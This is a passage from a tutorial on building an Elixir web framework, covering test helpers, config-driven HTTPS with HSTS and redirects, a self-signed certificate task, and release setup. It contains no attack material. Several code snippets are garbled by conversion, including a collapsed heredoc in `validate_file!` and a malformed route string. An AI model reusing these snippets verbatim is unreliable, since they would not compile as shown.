      raise "No CSRF token in session. Call init_test_session/2 before with_csrf/1."
    end

    masked = Ignite.CSRF.mask_token(session_token)
    %Ignite.Conn{conn | params: Map.put(conn.params, "_csrf_token", masked)}
  end

  def put_content_type(conn, content_type) do
    %Ignite.Conn{conn | headers: Map.put(conn.headers, "content-type", content_type)}
  end

  def put_req_header(conn, key, value) do
    %Ignite.Conn{conn | headers: Map.put(conn.headers, key, value)}
  end

  # --- Private Assertion Helpers ---

  defp assert_status!(conn, expected) do
    actual = conn.status

    if actual != expected do
      raise "Expected response status #{expected}, got #{actual}.\n\nBody: #{String.slice(conn.resp_body, 0, 500)}"
    end
  end

  defp assert_content_type!(conn, expected) do
    actual = Map.get(conn.resp_headers, "content-type", "")

    unless String.starts_with?(actual, expected) do
      raise "Expected content-type starting with #{inspect(expected)}, got #{inspect(actual)}."
    end
  end
end

```

2. Test Configuration

Update `config/config.exs` — add `:port` config and env-specific config import:

```
# config/config.exs — now imports env-specific config
config :ignite, port: 4000

if File.exists?("config/#{config_env()}.exs") do
  import_config "#{config_env()}.exs"
end
```

Create `config/test.exs` :

```
# config/test.exs
config :ignite, port: 4002
config :ignite, MyApp.Repo, database: "ignite_test.db"
config :logger, level: :warning
```

Update `test/test_helper.exs` — run migrations automatically before tests:

```
# test/test_helper.exs
ExUnit.start()
Ecto.Migrator.run(MyApp.Repo, :up, all: true, log: false)
```

3. Example Test File

`test/ignite_test.exs` — tests for the ConnTest helpers themselves:

```
# test/ignite_test.exs
defmodule Ignite.ConnTestTest do
  use ExUnit.Case
  import Ignite.ConnTest

  describe "build_conn/3" do
    test "creates a conn with method, path, and empty params" do
      conn = build_conn(:get, "/hello")
      assert conn.method == "GET"
      assert conn.path == "/hello"
      assert conn.params == %{}
    end

    test "creates a conn with params" do
      conn = build_conn(:post, "/users", %{"username" => "jose"})
      assert conn.method == "POST"
      assert conn.path == "/users"
      assert conn.params["username"] == "jose"
    end

    test "uppercases the method" do
      conn = build_conn(:delete, "/users/1")
      assert conn.method == "DELETE"
    end
  end

  describe "init_test_session/2" do
    test "sets a CSRF token in the session" do
      conn = build_conn(:post, "/users") |> init_test_session()
      assert is_binary(conn.session["_csrf_token"])
      assert String.length(conn.session["_csrf_token"]) > 10
    end

    test "merges extra session data" do
      conn = build_conn(:post, "/users") |> init_test_session(%{"user_id" => 42})
      assert conn.session["user_id"] == 42
      assert is_binary(conn.session["_csrf_token"])
    end
  end
end
```



```

end

describe "with_csrf/1" do
  test "adds a masked CSRF token to params" do
    conn =
      build_conn(:post, "/users")
      |> init_test_session()
      |> with_csrf()

    assert is_binary(conn.params["_csrf_token"])

    # The masked token should validate against the session token
    assert Ignite.CSRF.valid_token?(
      conn.session["_csrf_token"],
      conn.params["_csrf_token"]
    )
  end

  test "raises without a session" do
    conn = build_conn(:post, "/users")

    assert_raise RuntimeError, ~r/No CSRF token in session/, fn ->
      with_csrf(conn)
    end
  end
end

describe "put_content_type/2" do
  test "sets the content-type request header" do
    conn = build_conn(:post, "/api/echo") |> put_content_type("application/json")
    assert conn.headers["content-type"] == "application/json"
  end
end

describe "put_req_header/3" do
  test "sets a request header" do
    conn = build_conn(:get, "/") |> put_req_header("accept", "text/html")
    assert conn.headers["accept"] == "text/html"
  end
end

```

Testing

```

# Run all tests
MIX_ENV=test mix test

# Expected output:
# Running ExUnit with seed: 422702, max_cases: 8
# .....
# Finished in 0.2 seconds
# 21 tests, 0 failures

# Run a specific test file
MIX_ENV=test mix test test/controllers/welcome_controller_test.exs

# Run with verbose output
MIX_ENV=test mix test --trace

```

Test Coverage

Test File	Tests	What's Covered
test/ignite_test.exs	7	build_conn, init_test_session, with_csrf, put_content_type, put_req_header
test/controllers/welcome_controller_test.exs	5	GET /, GET /hello, 404 handling, response headers (x-powered-by, CSP)

test/controllers/api_controller_test.exs	3	GET /api/status, POST /api/echo (JSON), GET /health
test/controllers/user_controller_test.exs	4	GET /users (JSON), POST with CSRF, POST without CSRF (403), validation errors
Total	21	

Key Concepts

- **Direct dispatch testing** — Call `Router.call(conn)` without HTTP, exercising the exact same code path as production. No mocking, no stubs — real middleware, real CSRF checks.
- **@before_compile** — Elixir's mechanism for running code after all module-level definitions are processed. Module attributes read here see their final accumulated values.
- **Module attribute timing** — `@attr` in a function body captures the value at compile time when that `def` is processed. If the `def` is expanded by `use` at the top of the module, the attribute may be empty.
- **Test isolation via config** — Separate port and database for tests prevents conflicts with a running dev server. `config/test.exs` overrides defaults from `config/config.exs`.

Phoenix Comparison

Feature	Ignite	Phoenix
Test helper	<code>Ignite.ConnTest</code>	<code>Phoenix.ConnTest</code>
Dispatch	<code>Router.call(conn)</code>	<code>Endpoint.call(conn)</code>
Session setup	<code>init_test_session/2</code>	<code>init_test_session/2</code>
CSRF in tests	<code>with_csrf/1</code>	<code>get_csrf_token/0</code> + form helper
Response helpers	<code>text_response/2</code> , <code>html_response/2</code> , <code>json_response/2</code>	Same names
Redirect	<code>redirected_to/1</code>	<code>redirected_to/2</code>
Test database	SQLite file per env	Postgres with Sandbox

Phoenix uses `Ecto.Adapters.SQL.Sandbox` for test isolation (each test runs in a rolled-back transaction). Ignite uses a separate SQLite file and unique test data. For medium-scale apps, this is sufficient.

Files Changed

File	Change
<code>lib/ignite/conn_test.ex</code>	New — Test helper module with all dispatch/assertion functions
<code>lib/ignite/router.ex</code>	Fixed — Moved <code>call/1</code> to <code>@before_compile</code> so plugs actually execute
<code>lib/ignite/application.ex</code>	Read port from config instead of hardcoding 4000
<code>config/config.exs</code>	Added <code>:port</code> config, env-specific config import
<code>config/test.exs</code>	New — Test env config (port 4002, test DB, reduced logging)
<code>test/test_helper.exs</code>	Run migrations automatically before tests
<code>test/ignite_test.exs</code>	Replaced empty module with <code>ConnTest</code> helper tests
<code>test/controllers/welcome_controller_test.exs</code>	New — Welcome controller tests
<code>test/controllers/api_controller_test.exs</code>	New — API controller tests
<code>test/controllers/user_controller_test.exs</code>	New — User controller tests with CSRF

File Checklist

- **New** `lib/ignite/conn_test.ex` — Test helper module with dispatch and assertion functions
- **New** `config/test.exs` — Test environment config (port 4002, test DB, reduced logging)
- **New** `test/controllers/welcome_controller_test.exs` — Welcome controller tests
- **New** `test/controllers/api_controller_test.exs` — API controller tests

- **New** `test/controllers/user_controller_test.exs` — User controller tests with CSRF
- **Modified** `lib/ignite/router.ex` — Moved `call/1` to `@before_compile` so plugs execute
- **Modified** `lib/ignite/application.ex` — Read port from config instead of hardcoding 4000
- **Modified** `config/config.exs` — Added `:port` config and env-specific config import
- **Modified** `test/test_helper.exs` — Run migrations automatically before tests
- **Modified** `test/ignite_test.exs` — Replaced empty module with ConnTest helper tests

[← Previous: Step 37 - Static Asset Pipeline](#) | [Next: Step 39 - SSL/TLS Support →](#)

Step 39 — SSL/TLS Support

Until now, Ignite has been serving everything over plain HTTP. That's fine for local development, but production traffic **must** be encrypted. In this step we add config-driven HTTPS support: when `config :ignite, :ssl` is set, Cowboy starts with `:start_tls` instead of `:start_clear`. Dev and test stay on HTTP — zero changes needed.

What We Built

Module / File	Purpose
Ignite.SSL	Reads config, returns the right Cowboy child spec (HTTP or HTTPS)
Ignite.SSL.RedirectHandler	Lightweight Cowboy handler that 301-redirects HTTP → HTTPS
Ignite.HSTS	Plug that adds <code>strict-transport-security</code> header
Mix.Tasks.Ignite.Gen.Cert	<code>mix ignite.gen.cert</code> — generates self-signed certs for testing
config/prod.exs	Production config: SSL paths, HSTS, DB pool, log level

How It Works



Config-Driven: HTTP vs HTTPS

The decision is made entirely by the `:ssl` key in application config.

Create `config/prod.exs` :

```
# config/prod.exs
config :ignite,
  port: 4443,
  ssl: [
    certfile: "priv/ssl/cert.pem",
    keyfile: "priv/ssl/key.pem"
  ]
```

When `:ssl` is `nil` (dev/test), `Ignite.SSL.child_spec/2` returns:

```
%{
  id: :cowboy_listener,
  start: {:cowboy, :start_clear, [:ignite_http, [port: port], %{env: %{dispatch: dispatch}}]}
}
```

When `:ssl` is set, it returns:

```
%{
  id: :cowboy_listener,
  start: {:cowboy, :start_tls, [:ignite_https, tls_opts, %{env: %{dispatch: dispatch}}]}
}
```

The `tls_opts` include `port`, `certfile`, and `keyfile` — converted to charlists because Erlang's `:ssl` module expects them that way.

The Full `child_spec/2`

Create `lib/ignite/ssl.ex`:

```
# lib/ignite/ssl.ex
defmodule Ignite.SSL do
  @moduledoc """
  SSL/TLS configuration for Ignite.

  Reads the `:ssl` key from application config and determines whether
  to start Cowboy in clear (HTTP) or TLS (HTTPS) mode.
  """

  def child_spec(port, dispatch) do
    case Application.get_env(:ignite, :ssl) do
      nil ->
        # Plain HTTP (dev/test)
        %{
          id: :cowboy_listener,
          start:
            {:cowboy, :start_clear,
             [
               :ignite_http,
               [port: port],
               %{env: %{dispatch: dispatch}}
             ]}
        }

      ssl_opts when is_list(ssl_opts) ->
        # HTTPS (prod)
        certfile = Keyword.fetch!(ssl_opts, :certfile)
        keyfile = Keyword.fetch!(ssl_opts, :keyfile)

        validate_file!(certfile, "SSL certificate")
        validate_file!(keyfile, "SSL private key")

        # Erlang :ssl expects charlists for file paths
        tls_opts =
          [
            port: port,
            certfile: String.to_charlist(certfile),
            keyfile: String.to_charlist(keyfile)
          ]
        |> maybe_add(:cacertfile, ssl_opts)

        %{
          id: :cowboy_listener,
          start:
            {:cowboy, :start_tls,
             [
               :ignite_https,
               tls_opts,

```

```

        %{env: %{dispatch: dispatch}}
    }}
}
end
end

def redirect_child_spec(http_port, https_port) do
    redirect_dispatch =
        :cowboy_router.compile([
            {:_ , [{""/[...] ", Ignite.SSL.RedirectHandler, %{https_port: https_port}}]}
        ])

    %{
        id: :cowboy_redirect_listener,
        start:
            {:cowboy, :start_clear,
             [
                 :ignite_http_redirect,
                 [port: http_port],
                 %{env: %{dispatch: redirect_dispatch}}
             ]}
    }
end

def ssl_configured? do
    Application.get_env(:ignite, :ssl) != nil
end

# Adds an optional SSL option (like :cacertfile) if present in config.
defp maybe_add(tls_opts, key, ssl_opts) do
    case Keyword.get(ssl_opts, key) do
        nil -> tls_opts
        value -> Keyword.put(tls_opts, key, String.to_charlist(value))
    end
end

defp validate_file!(path, label) do
    unless File.exists?(path) do
        raise ""
        "#{label} not found: #{path}"

        To generate self-signed certificates for testing:

        mix ignite.gen.cert

        For production, use certificates from Let's Encrypt or your CA.
        ""
    end
end
end
end

```

File Validation

Before starting TLS, we check that the certificate files actually exist:

```

defp validate_file!(path, label) do
    unless File.exists?(path) do
        raise ""
        "#{label} not found: #{path}"

        To generate self-signed certificates for testing:

        mix ignite.gen.cert
        ""
    end
end
end

```

This gives a clear, actionable error message instead of a cryptic Erlang SSL error.

HTTP → HTTPS Redirect

For production, you may want to redirect all HTTP traffic to HTTPS:

```
# config/prod.exs
config :ignite,
  http_redirect_port: 4080
```

When set (and SSL is configured), `Ignite.Application` starts a second Cowboy listener on that port. Every request gets a `301 Moved Permanently` to the HTTPS URL:

```
GET http://localhost:4080/hello?name=Jose
→ 301 Location: https://localhost:4443/hello?name=Jose
```

The `RedirectHandler` is a minimal `:cowboy_handler` that preserves path and query string.

Create `lib/ignite/ssl/redirect_handler.ex`:

```
# lib/ignite/ssl/redirect_handler.ex
defmodule Ignite.SSL.RedirectHandler do
  @moduledoc """
  Cowboy handler that 301-redirects all HTTP requests to HTTPS.

  Preserves the original path and query string. The target HTTPS port
  is passed in via init state.
  """

  @behaviour :cowboy_handler

  @impl true
  def init(req, state) do
    https_port = state.https_port
    host = :cowboy_req.host(req)
    path = :cowboy_req.path(req)
    qs = :cowboy_req.qs(req)

    location = build_https_url(host, https_port, path, qs)

    req =
      :cowboy_req.reply(
        301,
        %{"location" => location},
        "Moved permanently to #{location}",
        req
      )

    {:ok, req, state}
  end

  defp build_https_url(host, 443, path, ""), do: "https://#{host}#{path}"
  defp build_https_url(host, 443, path, qs), do: "https://#{host}#{path}?#{qs}"
  defp build_https_url(host, port, path, ""), do: "https://#{host}:#{port}#{path}"
  defp build_https_url(host, port, path, qs), do: "https://#{host}:#{port}#{path}?#{qs}"
end
```

When the HTTPS port is the standard 443, the port number is omitted from the URL.

HSTS (HTTP Strict Transport Security)

HSTS tells browsers: "For the next N seconds, only connect to this site over HTTPS — even if the user types `http://`."

```
# config/prod.exs
config :ignite,
  hsts: true,
  hsts_max_age: 31_536_000 # 1 year
```

Create `lib/ignite/hsts.ex` :

```
# lib/ignite/hsts.ex
defmodule Ignite.HSTS do
  @moduledoc """
  HTTP Strict Transport Security (HSTS) plug for Ignite.

  When enabled, adds the `strict-transport-security` response header
  to tell browsers: "Only connect to this site over HTTPS for the next
  N seconds."
  """

  @default_max_age 31_536_000

  def put_hsts_header(conn) do
    if Application.get_env(:ignite, :hsts, false) do
      max_age = Application.get_env(:ignite, :hsts_max_age, @default_max_age)
      value = "max-age=#{max_age}; includeSubDomains"

      new_headers = Map.put(conn.resp_headers, "strict-transport-security", value)
      %Ignite.Conn{conn | resp_headers: new_headers}
    else
      conn
    end
  end
end
```

The module adds the header:

```
strict-transport-security: max-age=31536000; includeSubDomains
```

It's registered as a plug in the router.

Update `lib/my_app/router.ex` — add the HSTS plug:

```
plug :set_hsts_header

def set_hsts_header(conn), do: Ignite.HSTS.put_hsts_header(conn)
```

In dev/test (where `:hsts` config is not set), it's a no-op — the function returns `conn` unchanged.

Self-Signed Certificate Generator

Create `lib/mix/tasks/ignite.gen.cert.ex` :

```
# lib/mix/tasks/ignite.gen.cert.ex
defmodule Mix.Tasks.Ignite.Gen.Cert do
  @moduledoc """
  Generates self-signed SSL certificates for local development.

  $ mix ignite.gen.cert

  Creates `priv/ssl/cert.pem` and `priv/ssl/key.pem` using `openssl`.
```



```

These are **not** suitable for production.
"""

use Mix.Task

@shortdoc "Generate self-signed SSL certificates for development"

@output_dir "priv/ssl"
@certfile "cert.pem"
@keyfile "key.pem"

@impl true
def run(args) do
  hostname = parse_hostname(args)

  File.mkdir_p!(@output_dir)

  certpath = Path.join(@output_dir, @certfile)
  keypath = Path.join(@output_dir, @keyfile)

  if File.exists?(certpath) do
    Mix.shell().info("""
    Certificate already exists at #{certpath}.
    Delete it first if you want to regenerate:

        rm -rf #{@output_dir}
        mix ignite.gen.cert
    """)
  else
    generate_cert(hostname, certpath, keypath)
  end
end

defp generate_cert(hostname, certpath, keypath) do
  Mix.shell().info("Generating self-signed certificate for #{hostname}...")

  {output, exit_code} =
    System.cmd("openssl", [
      "req",
      "-x509",
      "-newkey", "rsa:2048",
      "-nodes",
      "-keyout", keypath,
      "-out", certpath,
      "-days", "365",
      "-subj", "/CN=#{hostname}/O=Ignite Dev"
    ], stderr_to_stdout: true)

  if exit_code == 0 do
    Mix.shell().info("""

    Self-signed certificate generated successfully!

    Certificate: #{certpath}
    Private key: #{keypath}
    Valid for:   365 days
    Hostname:    #{hostname}

    Add this to your config/prod.exs:

        config :ignite,
          port: 4443,
          ssl: [
            certfile: "#{certpath}",
            keyfile:  "#{keypath}"
          ]

    Then start with: MIX_ENV=prod iex -S mix

    Note: Browsers will show a warning for self-signed certs.
    Use `curl -k` to skip verification when testing.
    """)
  else
    Mix.shell().error("Failed to generate certificate:\n#{output}")
    Mix.shell().error("Make sure `openssl` is installed and in your PATH.")
  end
end

```

```
defp parse_hostname(args) do
  case OptionParser.parse(args, strict: [hostname: :string]) do
    {opts, _, _} -> Keyword.get(opts, :hostname, "localhost")
    _ -> "localhost"
  end
end
```

For local HTTPS testing, run:

```
$ mix ignite.gen.cert
```


This shells out to `openssl` to create a self-signed RSA-2048 certificate valid for 365 days:

```
priv/ssl/cert.pem  - the certificate
priv/ssl/key.pem   - the private key
```

The task also prints the exact config snippet to add to `config/prod.exs`.

Important: Self-signed certs trigger browser warnings. Use `curl -k` to skip verification, or add a browser exception. For real production, use [Let's Encrypt](#) or your CA.

Application Boot Changes



Update `lib/ignite/application.ex` — delegate Cowboy child spec creation to `Ignite.SSL` and add the redirect listener:

```
# Before (hardcoded HTTP):
%{
  id: :cowboy_listener,
  start: {:cowboy, :start_clear, [:ignite_http, [port: port], %{env: %{dispatch: dispatch}}]}
}

# After (config-driven):
Ignite.SSL.child_spec(port, dispatch)
```

The full updated `start/2` and helper functions in `application.ex`:

```
# lib/ignite/application.ex (relevant changes)
@impl true
def start(_type, _args) do
  port = Application.get_env(:ignite, :port, 4000)
  Ignite.Static.init()

  dispatch = :cowboy_router.compile([{:_, [
    # ... existing routes ...
    {"/[...]", Ignite.Adapters.Cowboy, []}
  ]}])

  children =
    [
      MyApp.Repo,
      Ignite.PubSub,
      Ignite.Presence,
      Ignite.RateLimiter,

      # Start Cowboy – HTTP or HTTPS depending on :ssl config
      Ignite.SSL.child_spec(port, dispatch)
    ] ++ redirect_children(port) ++ dev_children()

  scheme = if Ignite.SSL.ssl_configured?(), do: "https", else: "http"
  Logger.info("Ignite is heating up on #{scheme}://localhost:#{port}")

  opts = [strategy: :one_for_one, name: Ignite.Supervisor]
  Supervisor.start_link(children, opts)
end

# Optional HTTP-HTTPS redirect listener (only when SSL is configured).
# Set `config :ignite, http_redirect_port: 4080` to enable.
defp redirect_children(https_port) do
  http_port = Application.get_env(:ignite, :http_redirect_port)

  if http_port && Ignite.SSL.ssl_configured?() do
    Logger.info("HTTP-HTTPS redirect on port #{http_port}")
    [Ignite.SSL.redirect_child_spec(http_port, https_port)]
  else
    []
  end
end
```

The log message now shows the correct scheme:

```
scheme = if Ignite.SSL.ssl_configured?(), do: "https", else: "http"
Logger.info("Ignite is heating up on #{scheme}://localhost:#{port}")
```

Concepts Learned

Keyword.fetch!/2

```
Keyword.fetch!(ssl_opts, :certfile) #=> "priv/ssl/cert.pem"
Keyword.fetch!(ssl_opts, :missing)  #=> ** (KeyError)
```

The `!` (bang) version of `Keyword.fetch` — returns the value directly or **raises** an error if the key is missing. Compare with `Keyword.get/3` which returns a default instead. The bang convention (`!`) appears throughout Elixir: `Map.fetch!`, `File.read!`, `Jason.decode!` — all raise on failure.

Erlang SSL Charlists

Erlang's `:ssl` module expects file paths as charlists (single-quoted strings), not Elixir binaries. We convert with `String.to_charlist/1`:

```
certfile: String.to_charlist(certfile)
```

This is a common gotcha when working with Erlang libraries from Elixir.

Guard Clause Limitations

Elixir guard clauses only allow a limited set of expressions — function calls like `Ignite.SSL.ssl_configured?()` are **not** allowed. Instead, use `if/else` or call the function before the `case` :

```
# Won't compile:
http_port when Ignite.SSL.ssl_configured?() -> ...

# Works:
if http_port && Ignite.SSL.ssl_configured?() do ... end
```

Cowboy start_clear vs start_tls

Cowboy provides two entry points:

Function	Protocol	Args
<code>:cowboy.start_clear/3</code>	HTTP	<code>[port: N]</code>
<code>:cowboy.start_tls/3</code>	HTTPS	<code>[port: N, certfile: '...', keyfile: '...']</code>

Both return the same `{:ok, pid}` and accept the same dispatch rules. The only difference is the transport — TCP vs TLS.

Config-Driven Architecture

By keying behavior on `Application.get_env/3`, we achieve:

- **Dev/test** — no SSL config → HTTP (no certs needed)
- **Prod** — SSL config set → HTTPS (certs required)
- **Redirect** — optional HTTP→HTTPS listener
- **HSTS** — optional browser enforcement

No code changes needed when switching environments — just config.

Verification

```
# 1. Compile cleanly
mix compile

# 2. All existing tests pass (dev/test use HTTP, unaffected)
MIX_ENV=test mix test

# 3. Generate self-signed certs
mix ignite.gen.cert

# 4. Uncomment SSL config in config/prod.exs, then:
MIX_ENV=prod iex -S mix
# → "Ignite is heating up on https://localhost:4443"

# 5. Test HTTPS
curl -k https://localhost:4443/api/status
curl -k https://localhost:4443/health

# 6. Check HSTS header
curl -kI https://localhost:4443/
# → strict-transport-security: max-age=31536000; includeSubDomains

# 7. Dev mode unchanged
iex -S mix
# → "Ignite is heating up on http://localhost:4000"
```

Files Changed

File	Change
mix.exs	Added <code>:ssl</code> , <code>:public_key</code> to <code>extra_applications</code>
lib/ignite/ssl.ex	New — SSL config + Cowboy child spec builder
lib/ignite/ssl/redirect_handler.ex	New — HTTP→HTTPS 301 redirect handler
lib/ignite/hsts.ex	New — HSTS header plug
lib/ignite/application.ex	Rewired to use <code>Ignite.SSL.child_spec/2</code> , added redirect listener
config/prod.exs	New — production config (SSL, HSTS, DB, logging)
lib/mix/tasks/ignite.gen.cert.ex	New — <code>mix ignite.gen.cert</code> task
lib/my_app/router.ex	Added <code>plug :set_hsts_header</code>
.gitignore	Added <code>priv/ssl/</code>

File Checklist


- **New** `lib/ignite/ssl.ex` — SSL config and Cowboy child spec builder
- **New** `lib/ignite/ssl/redirect_handler.ex` — HTTP-to-HTTPS 301 redirect handler
- **New** `lib/ignite/hsts.ex` — HSTS header plug
- **New** `config/prod.exs` — Production config (SSL, HSTS, DB, logging)
- **New** `lib/mix/tasks/ignite.gen.cert.ex` — `mix ignite.gen.cert` task
- **Modified** `lib/ignite/application.ex` — Rewired to use `Ignite.SSL.child_spec/2` , added redirect listener
- **Modified** `lib/my_app/router.ex` — Added `plug :set_hsts_header`
- **Modified** `mix.exs` — Added `:ssl` , `:public_key` to `extra_applications`

Step 40 — Deployment with `mix release` + Rate Limiting

This step makes Ignite production-deployable. We fix runtime issues that break in releases, add environment variable configuration, create release migration tasks, and build an ETS-based rate limiter — all with zero new dependencies.

What We Built

Module / File	Purpose
<code>config/runtime.exs</code>	Reads env vars (<code>PORT</code> , <code>DATABASE_PATH</code> , <code>SECRET_KEY_BASE</code> , SSL paths) at release boot
<code>Ignite.Release</code>	Migration tasks callable from a release binary (no Mix needed)
<code>Ignite.RateLimiter</code>	ETS-based sliding window rate limiter with GenServer cleanup
Updated <code>Ignite.Session</code>	Configurable secret key (reads from config instead of hardcoded)
Updated <code>Ignite.DebugPage</code>	Fixed <code>Mix.env()</code> → config-based environment check



Part A: `mix release` Support

The Problem: `Mix.env()` at Runtime

`Mix` is a build tool. When you build a release with `mix release`, the `Mix` module is **not included** in the release binary. Any code that calls `Mix.env()` at runtime will crash:

```
(UndefinedFunctionError) function Mix.env/0 is undefined
```

We had two offending call sites:

File	Line	Code
<code>lib/ignite/application.ex</code>	75	<code>if Mix.env() == :dev</code>
<code>lib/ignite/debug_page.ex</code>	22	<code>if Mix.env() == :prod</code>

The `mix.exs` line `start_permanent: Mix.env() == :prod` is fine — it runs at compile time only.

The Fix: `config_env()` + Application Config

We store the environment at compile time using `config_env()`.

Update `config/config.exs` — add `env: config_env()`:

```
# config/config.exs
config :ignite, env: config_env()
```

Then read it at runtime.

Update `lib/ignite/application.ex` and **Update** `lib/ignite/debug_page.ex` — replace `Mix.env()` with config lookup:

```
# Instead of Mix.env() == :dev
Application.get_env(:ignite, :env) == :dev
```

This works everywhere — in `iex -S mix`, in `MIX_ENV=prod mix run`, and in releases.

`config/runtime.exs`

This file runs at boot time in both `iex -S mix` and releases. It reads environment variables.

Create `config/runtime.exs`:

```

import Config

# runtime.exs is evaluated at boot time – both in `iex -S mix` and in
# a release. Use System.get_env/1 here to read environment variables.
# These override values set in config.exs / prod.exs / test.exs.

if config_env() == :prod do
  # Port – default to 4443 for HTTPS, override with $PORT
  port =
    case System.get_env("PORT") do
      nil -> 4443
      val -> String.to_integer(val)
    end

  config :ignite, port: port

  # Database path (SQLite).
  # For production, set DATABASE_PATH to an absolute path on the server.
  database_path =
    System.get_env("DATABASE_PATH") ||
      raise """
      environment variable DATABASE_PATH is missing.
      For example: export DATABASE_PATH=/var/data/ignite_prod.db
      """

  config :ignite, MyApp.Repo,
    database: database_path,
    pool_size: String.to_integer(System.get_env("POOL_SIZE") || "10")

  # Secret key for session cookie signing.
  # Must be at least 64 bytes for security.
  # Generate one with: openssl rand -base64 64
  secret_key_base =
    System.get_env("SECRET_KEY_BASE") ||
      raise """
      environment variable SECRET_KEY_BASE is missing.
      Generate one with: openssl rand -base64 64
      """

  config :ignite, secret_key_base: secret_key_base

  # SSL certificate paths (optional).
  # Omit these to run plain HTTP behind a reverse proxy (nginx, Caddy, etc.).
  ssl_certfile = System.get_env("SSL_CERTFILE")
  ssl_keyfile = System.get_env("SSL_KEYFILE")

  if ssl_certfile && ssl_keyfile do
    config :ignite,
      ssl: [
        certfile: ssl_certfile,
        keyfile: ssl_keyfile
      ]
  end

  # HTTP-HTTPS redirect port (optional)
  case System.get_env("HTTP_REDIRECT_PORT") do
    nil -> :ok
    val -> config(:ignite, http_redirect_port: String.to_integer(val))
  end

  # Rate limiting override (optional)
  case System.get_env("RATE_LIMIT_MAX") do
    nil ->
      :ok

    val ->
      window = String.to_integer(System.get_env("RATE_LIMIT_WINDOW_MS") || "60000")
      config :ignite, rate_limit: [max_requests: String.to_integer(val), window_ms: window]
  end
end
end

```

Required env vars for production: - `DATABASE_PATH` — absolute path to the SQLite file - `SECRET_KEY_BASE` — at least 64 bytes, for session cookie

signing

Optional: - `PORT` — defaults to 4443 - `SSL_CERTFILE` / `SSL_KEYFILE` — enables HTTPS - `HTTP_REDIRECT_PORT` — enables HTTP→HTTPS redirect - `RATE_LIMIT_MAX` / `RATE_LIMIT_WINDOW_MS` — override rate limit config

Configurable Session Secret

The session module previously had a hardcoded `@secret`. Now it reads from config with a dev fallback.

Update `lib/ignite/session.ex` — replace hardcoded secret with configurable secret:

```
@default_secret "ignite-secret-key-change-in-prod-min-64-bytes-long-for-security!!"

defp secret do
  Application.get_env(:ignite, :secret_key_base, @default_secret)
end
```

In dev/test, the default is used automatically. In production (via `runtime.exs`), the `SECRET_KEY_BASE` env var is required.

Release Migration Tasks

In a release, `mix ecto.migrate` doesn't exist. `Ignite.Release` provides the same functionality.

Create `lib/ignite/release.ex` :

```
# lib/ignite/release.ex
defmodule Ignite.Release do
  @app :ignite

  def migrate do
    load_app()
    for repo <- repos() do
      {:ok, _, _} = Ecto.Migrator.with_repo(repo, &Ecto.Migrator.run(&1, :up, all: true))
    end
  end

  def rollback(repo, version) do
    load_app()
    {:ok, _, _} = Ecto.Migrator.with_repo(repo, &Ecto.Migrator.run(&1, :down, to: version))
  end

  defp repos, do: Application.fetch_env!(@app, :ecto_repos)

  defp load_app do
    Application.ensure_all_started(:ssl)
    Application.ensure_all_started(:ecto_sql)
    Application.load(@app)
  end
end
```

Run from a release:

```
bin/ignite eval "Ignite.Release.migrate()"
bin/ignite eval "Ignite.Release.rollback(MyApp.Repo, 20240301120000)"
```

`Ecto.Migrator.with_repo/2` boots the repo, runs migrations, then shuts it down cleanly.

Release Configuration

